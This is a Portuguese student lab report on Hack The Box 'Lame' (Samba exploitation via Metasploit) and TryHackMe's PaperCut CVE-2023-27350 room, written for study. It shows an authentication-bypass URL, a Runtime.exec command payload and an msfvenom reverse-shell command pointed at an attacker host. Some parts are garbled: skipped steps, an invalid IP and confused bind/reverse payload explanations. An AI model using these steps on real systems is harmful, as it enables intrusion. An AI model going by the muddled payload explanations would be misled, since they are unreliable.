

Treinamento em Segurança Ofensiva 2024/2025

Relatório de Atividades	
Módulo 7:	Exploração
Atividade 1:	Prática de Exploração
Nome:	Luiz Eduardo de Andrade

1. Introdução

Estas atividades fazem parte do módulo de *Exploração*, para a qual utilizamos a sala do Hack The Box - <https://account.hackthebox.com/> e do Try Hack Me - <https://tryhackme.com/>

No contexto destas salas, nosso foco é:

- 1) Identificar serviços vulneráveis e explorar o protocolo SAMBA;
- 2) Utilizar o exploit para ter acesso de root;
- 3) Bypass de autorização no software PaperCut Print Management
- 4) Através do CVE-2023-27350 , levando à execução remota de código, através do site do Try Hack Me;

A sala do Hack The Box é composta pela atividade:

<https://app.hackthebox.com/machines/Lame>

A sala do Try Hack Me é composta pela atividade

<https://tryhackme.com/room/papercut>

2. Desenvolvimento

2.1. Configuração do ambiente

Os seguintes passos foram necessários para configurar o ambiente necessário para o desenvolvimento das atividades:

- 1) Acessar os sites informados acima.

- 2) Utilizar as máquinas virtuais que estão disponíveis nos sites do Hack The Box e do Try Hack Me para a resolução dos exercícios práticos.


2.2. Atividade prática

O objetivo desta atividade é realizar as 2 tarefas propostas no Hack The Box e no Try Hack Me.


Atividade 1 – Atacar a máquina LAME que é uma máquina Linux fácil de usar, exigindo apenas um exploit para obter acesso root e identificar serviços vulneráveis e exploração do protocolo SAMBA no site do Hack The Box.

Passo 1 – Entre com seu login e senha no Hack The Box no site: -


<https://app.hackthebox.com/machines/Lame> e informe e-mail e senha.




Passo 2 – Vamos na máquina Pwnbox ou uma máquina Linux executar o comando nmap 10.10.10.3 - para acharmos quantas portas estão abertas.




Passo 3 – Colocamos a resposta na questão 1 que são 4 portas abertas.




Passo 4 – Para saber a versão do vsftpd precisamos informar o comando nmap -sV 10.10.10.3.



Passo 5 – Colocamos a resposta na questão 2 que a versão do vsftpd é 2.3.4, agora vamos verificar se este servidor é vulnerável e usaremos o metasploit, para iniciar o metasploit colocamos o comando msfconsole, Depois procuramos a vulnerabilidade VSFTPD, com o comando search vsftpd 2.3.4, agora vamos executar o exploit e não conseguimos criar uma sessão.




Passo 6 – A resposta é não para a questão 3 do Hack The Box.



5

Passo 7 – Executamos o comando `nmap -sV 10.10.10.3` mas aparece que a versão do samba é de 3.x até 4.x, depois executamos o comando `nmap -Pn -sV -sC 10.10.10.3 -p 139` e ele mostra que a versão do SAMBA é a 3.0.20.



Passo 13 – Entramos no diretório home com o comando `cd home`, depois entramos na pasta `makis` e nela iremos encontrar a flag do usuário no arquivo `user.txt`, utilizamos o comando `cat` para ter acesso a este arquivo e poder copiar e colar a flag na resposta do questionário.


```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/Downloads
root@kali: /home/kali
root@kali:~# cd home
root@kali:~/home# ls
ls
root@kali:~/home# fig_makia_service user
root@kali:~/home# cd makia
root@kali:~/home/makia# ls
ls
root@kali:~/home/makia# cat user.txt
cat user.txt
178858bf4b6e83e381a7988e951299
root@kali:~/home/makia#
```

Passo 14 – Voltamos ao diretório raiz com o comando `cd /`, digitamos `ls` e vamos abrir o diretório `root` com o comando `cd root`, depois o `ls` encontrarmos o arquivo `root.txt` e iremos abrir com o comando `cat root.txt` vamos copiar e colar a flag na resposta do questionário.

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/Downloads
root@kali: /home/kali
root@kali:~# cd home
root@kali:~/home# ls
ls
root@kali:~/home# fig_makia_service user
root@kali:~/home# cd makia
root@kali:~/home/makia# ls
ls
root@kali:~/home/makia# cat user.txt
cat user.txt
178858bf4b6e83e381a7988e951299
root@kali:~/home/makia# cd
root@kali:~# cd: HOME not set
root@kali:~/home/makia# cd /
root@kali: /# ls
ls
bin  etc  initrd.img.old  net  root  var
boot  home  lib  networkd  skel  var
cdrom  initrd  lost+found  opt  src  var
dev  initrd.img  media  proc  sys  var
root@kali: /# cd root
root@kali: /root# ls
ls
Desktop  reset_logs.sh  root.txt  src.log
root@kali: /root# cat root.txt
cat root.txt
178858bf4b6e83e381a7988e951299
root@kali: /root#
```

9

Passo 15 – Segue as respostas do questionário tanto a flag do usuário quanto na flag do root.



Passo 16 – Segue as respostas das questões 9,10 e 11.



10

2.3. Atividade 2 – Bypass de autorização (CVE-2023-27350) no software PaperCut Print Management, levando à execução remota de código, através do site do Try Hack Me.

Passo 1 – Entre com seu login e senha no Try Hack Me no site: - <https://tryhackme.com/room/papercut> e informe e-mail e senha.



Passo 2 - Depois iniciamos a máquina virtual.



11

Passo 3 – Resposta das questões da Task 2.



Passo 4 – Navegue até <http://10.10.45.290:9191/user> para a tela de login.



12

Passo 5 – Agora para realizar o bypass na tela do login através da URL
<http://10.10.45.290:9191/app?service=page/SetupCompleted>.



Passo 6 – Clique em Login e terá a página do Administrador .



Passo 7 – Agora vamos habilitar o script nas impressoras.

1. Click on Printers.
2. Click on [Template printer].
3. Click on Scripting.
4. Check Enable print script.

Passo 8 – No script colocaremos o seguinte código `java.lang.Runtime.getRuntime().exec('ping.exe 10.10.106.237');` e depois clicar em apply, vai informar que foi salvo com sucesso.



Passo 9 – No terminal iremos digitar o comando `tcpdump -i ens5 icmp`, ele trará as respostas do ping isto mostra que o código está funcionando.



Passo 10 – No terminal digite o comando `git clone https://github.com/horizon3ai/CVE-2023-27350` para fazer o download do exploit, Depois executamos o comando `msfvenom -p windows/shell/reverse_tcp -f exe LHOST=10.10.106.237 LPORT=4444 -o shell.exe`, Ainda no terminal utilizamos o servidor HTTP Python através do comando `python3 -m http.server 8080`





Passo 12 – Respostas Task 14.



Interpretação dos resultados:

- 1) Na Atividade 1 – Verificamos as portas abertas, verificar a versão do vsftpd e conseguir as flags.
- 2) Na Atividade 2 – Fazer by-pass na tela de login, através da URL <http://10.10.45.290:9191/app?service=page/SetupCompleted>, teremos o acesso de administrador, depois vamos habilitar o script para fazer ping, no terminal vimos que o comando tem êxito, vamos baixar o exploit git clone <https://github.com/horizon3ai/CVE-2023-27350> e explorar este exploit

2.5. Explicação das Vulnerabilidades exploradas:

1. Faça uma pesquisa e explique, com suas palavras, a vulnerabilidade explorada em cada laboratório. Use como base os dados do CVE, boletins, etc.

Atacar a máquina LAME que é uma máquina Linux fácil de usar, exigindo apenas um exploit para obter acesso root e identificar serviços vulneráveis e exploração do protocolo SAMBA (CVE 2007-2447) – é uma vulnerabilidade média de nota 6/10 pode se executar comandos remotos quando a opção "script de mapa de nome de usuário" smb.conf está habilitada e permite que usuários remotamente executem gerenciamento de impressora remota e compartilhamento de arquivos, enviando requisições MS-RPC configuradas maliciosamente o invasor pode injetar comandos para ter o controle remotamente.

Bypass de autorização (CVE-2023-27350) no software PaperCut Print Management, levando à execução remota de código – é uma vulnerabilidade crítica de nota 9.8/10, esta vulnerabilidade se aproveita de um caminho para ignorar o login e conseguir acesso de administrador ao sistema, também permite execução de comandos através de scripts e gerenciamento remoto de ferramentas como AnyDesk, Atera, Synchro, TightVNC, NetSupport e DWAgent.

2.6. Questões da aula gravada:

1. Qual a diferença entre um payload bind e reverso?

Payload Bind - a máquina invasora atua como cliente e a máquina da vítima como servidor a máquina da vítima se conecta a máquina do invasor e ele pode emitir comandos

remotamente para atacar a vítima.

Para conseguir o acesso a máquina da vítima precisa ter um IP Público, ou os dois estarem na mesma subrede, ou em sub redes roteadas entre si, não pode haver NAT porque a máquina invasora precisa fazer um netcat diretamente para o IP da máquina da vítima para ter uma resposta.

Payload Reverso - Funciona de maneira contrária ao bind sendo a máquina da vítima se comportando como cliente, o invasor que possui um ip público, a máquina do invasor fica aguardando a conexão de entrada que onde o cliente é quem inicia uma conexão com o servidor do invasor.

2. Cite um exemplo de situação onde seria mais indicado usar cada um deles.

Situação 1 Payload Bind – É indicado para invasões onde o atacante não tenha acesso a rede devido a firewall, sistemas de segurança, funciona de forma diferente do reverse, onde a máquina do cliente que se conecta a máquina do invasor, permitindo que o invasor ignore as proteções de segurança, , mesmo que outras medidas de segurança sejam implementadas, também são menos detectadas pelos sistemas de segurança pois o tráfego de saída geralmente é permitido, são mais difíceis de configurar, exemplo configurar um site malicioso e fazer um phishing para o cliente clicar no link, fazendo com que tenha acesso ao servidor.

Situação 2 Payload Reverse - É indicado para invasões dentro da mesma rede, onde se consegue manter uma conexão por longo período de tempo, são mais simples de configurar, o invasor pode manter o acesso ao sistema da vítima estabelecendo uma backdoor por meio do payload de vinculação, exemplo conseguir acesso físico a empresa e instalar algum programa no computador ou plugar um pen drive, ou ter um funcionário que utiliza o sistema como agente interno para conseguir realizar o ataque com sucesso.

3. Considerações finais

Nesta sala, exploramos técnicas de Exploração, onde podemos entrar na aplicação by-pass de autenticação no Hack The Box e de um exploit no programa SAMBA.

4. Referências

Site: <https://app.hackthebox.com/machines/Lame>

Site: <https://tryhackme.com/room/papercut>

Site: <https://www.youtube.com/watch?v=LYrNmpLSrbU>

Site:

<https://medium.com/@gpiechnik/what-is-bind-shell-and-reverse-shell-4653363ebd87>

Site: <https://bluegoatcyber.com/blog/bind-vs-reverse-payloads-in-command-and-control/>

Site: <https://news.sophos.com/en-us/2023/04/27/increased-exploitation-of-papercut-drawing-blood-around-the-internet/>

Site: <https://nvd.nist.gov/vuln/detail/cve-2023-27350>

Site: <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>

Site: <https://lists.apple.com/archives/security-announce//2007/Jul/msg00004.html>